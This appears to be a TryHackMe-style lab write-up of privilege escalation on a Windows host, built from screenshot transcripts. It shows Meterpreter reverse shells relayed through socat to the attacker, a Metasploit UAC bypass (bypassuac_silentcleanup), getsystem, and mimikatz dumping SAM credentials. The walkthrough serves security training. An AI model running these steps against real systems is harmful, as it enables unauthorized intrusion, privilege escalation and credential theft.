
```
[*] Started reverse TCP handler on 10.50.94.84:6565
[*] Sending stage (175174 bytes) to 10.200.93.200
[*] Meterpreter session 2 opened (10.50.94.84:6565 -> 10.200.93.200:35146) at 2021-05-04 08:45:23 -0600

meterpreter > getuid
Server username: GIT-SERV\3s0t3r1k
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The system cannot find the file specified. The following was
attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(multi/handler) > search uac
```

I backgrounded the session then searched for UAC bypass methods and found a recent bypass module from 2019 and the system is running 1809 (I think)
So we'll try this out :



```
================

   #   Name                                                   Disclosure Date  Rank       Check  Description
   -   ----                                                   ---------------  ----       -----  -----------
   0   exploit/windows/local/ask                              2012-01-03       excellent  No     Windows Escalate UAC Execute RunAs
   1   exploit/windows/local/bypassuac                        2010-12-31       excellent  No     Windows Escalate UAC Protection Bypass
   2   exploit/windows/local/bypassuac_comhijack              1900-01-01       excellent  Yes    Windows Escalate UAC Protection Bypass (Via COM Handler Hijack)
   3   exploit/windows/local/bypassuac_dotnet_profiler        2017-03-17       excellent  Yes    Windows Escalate UAC Protection Bypass (Via dot net profiler)
   4   exploit/windows/local/bypassuac_eventvwr               2016-08-15       excellent  Yes    Windows Escalate UAC Protection Bypass (Via Eventvwr Registry Key)
   5   exploit/windows/local/bypassuac_fodhelper              2017-05-12       excellent  Yes    Windows UAC Protection Bypass (Via FodHelper Registry Key)
   6   exploit/windows/local/bypassuac_injection              2010-12-31       excellent  No     Windows Escalate UAC Protection Bypass (In Memory Injection)
   7   exploit/windows/local/bypassuac_injection_winsxs       2017-04-06       excellent  No     Windows Escalate UAC Protection Bypass (In Memory Injection) abusing
 WinSXS
   8   exploit/windows/local/bypassuac_sdclt                  2017-03-17       excellent  Yes    Windows Escalate UAC Protection Bypass (Via Shell Open Registry Key)
   9   exploit/windows/local/bypassuac_silentcleanup          2019-02-24       excellent  No     Windows Escalate UAC Protection Bypass (Via SilentCleanup)
   10  exploit/windows/local/bypassuac_sluihijack             2018-01-15       excellent  Yes    Windows UAC Protection Bypass (Via Slui File Handler Hijack)
   11  exploit/windows/local/bypassuac_vbs                    2015-08-22       excellent  No     Windows Escalate UAC Protection Bypass (ScriptHost Vulnerability)
   12  exploit/windows/local/bypassuac_windows_store_filesys  2019-08-22       manual     Yes    Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe)
   13  exploit/windows/local/bypassuac_windows_store_reg      2019-02-19       manual     Yes    Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe) and
 Registry
   14  post/windows/gather/win_privs                                           normal     No     Windows Gather Privileges Enumeration
   15  post/windows/manage/sticky_keys                                         normal     No     Sticky Keys Persistance Module


Interact with a module by name or index. For example info 15, use 15 or use post/windows/manage/sticky_keys

msf6 exploit(multi/handler) > use 9
```


Because we can't connect directly back to our Kali box we'll need to set up an second Socat instance on the web server to forward the meterpreter shell to our attacking host using different ports:



Terminal - root@prod-serv:/tmp/3s0t3r1k
File Edit View Terminal Tabs Help


```
root@kali:~# ssh root@10.200.93.200 -i /root/Desktop/Labs/THM/Wreath/id_rsa
[root@prod-serv ~]# cd /tmp/3s0t3r1k/
[root@prod-serv 3s0t3r1k]# firewall-cmd --zone=public --add-port 17002/tcp
success
[root@prod-serv 3s0t3r1k]# ./socat-3s0t3r1k tcp-l:17002 tcp:10.50.94.84:6564
```

Next we have to configure the Metasploit module to connect to the 2nd relay setup on the compromised web server but we also need to setup another multi/handler with msfconsole to catch that
relay, when we run the exploit in the original terminal we wil get “Exploit Failed” and " Handler failed" errors because we set LHOST and LPORT options that do not correspond with our Kali box,
which is why we need the second Multi/handler because the exploit is run on the target and then relayed through socat and caught by that handler as seen in the following captures:




```
msf6 exploit(windows/local/bypassuac_silentcleanup) > set LPORT 6564
LPORT => 6564
msf6 exploit(windows/local/bypassuac_silentcleanup) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_silentcleanup) > set LPORT 17002
LPORT => 17002
msf6 exploit(windows/local/bypassuac_silentcleanup) > set LHOST 10.200.93.200
LHOST => 10.200.93.200
msf6 exploit(windows/local/bypassuac_silentcleanup) > show options

Module options (exploit/windows/local/bypassuac_silentcleanup):

   Name       Current Setting                                      Required  Description
   ----       ---------------                                      --------  -----------
   PSH_PATH   %WINDIR%\System32\WindowsPowershell\v1.0\powershell.exe  yes       The path to the Powershell binary.
   SESSION    2                                                    yes       The session to run this module on.
   SLEEPTIME  0                                                    no        The time (ms) to sleep before running SilentCleanup


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.200.93.200    yes       The listen address (an interface may be specified)
   LPORT     17002            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Windows


msf6 exploit(windows/local/bypassuac_silentcleanup) > run

[-] Handler failed to bind to 10.200.93.200:17002:-  -
[*] Started reverse TCP handler on 0.0.0.0:17002
[+] Part of Administrators group! Continuing...
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/bypassuac_silentcleanup) > [*] 10.200.93.150 - Meterpreter session 2 closed.  Reason: Died
```

Once I got the meterpreter shell back I was able to run the “getsystem” command successfully :




```
msf6 > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 > set Lhost 10.50.94.84
Lhost => 10.50.94.84
msf6 > set LPORT 6564
LPORT => 6564
msf6 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.50.94.84:6564
[*] Sending stage (175174 bytes) to 10.200.93.200
[*] Meterpreter session 1 opened (10.50.94.84:6564 -> 10.200.93.200:32804) at 2021-05-04 08:52:20 -0600

meterpreter > get system
[-] Unknown command: get.
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 3052 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.
```

This allowed me to run mimikatz once I dropped into a shell (Probably could have used Kiwi module too :/)



```
C:\Users\3s0t3r1k\Desktop\mimikatz\x64>.\mimikatz.exe
.\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

672     {0;000003e7} 1 D 20299          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;000003e7} 2 D 1999610     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,16p)       Primary
 * Thread Token  : {0;000003e7} 1 D 2039981     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (Delegation)
```



```
mimikatz # lsadump::sam
Domain : [redacted]
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c96f8149df966517ec3554632cf4

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: [redacted]
```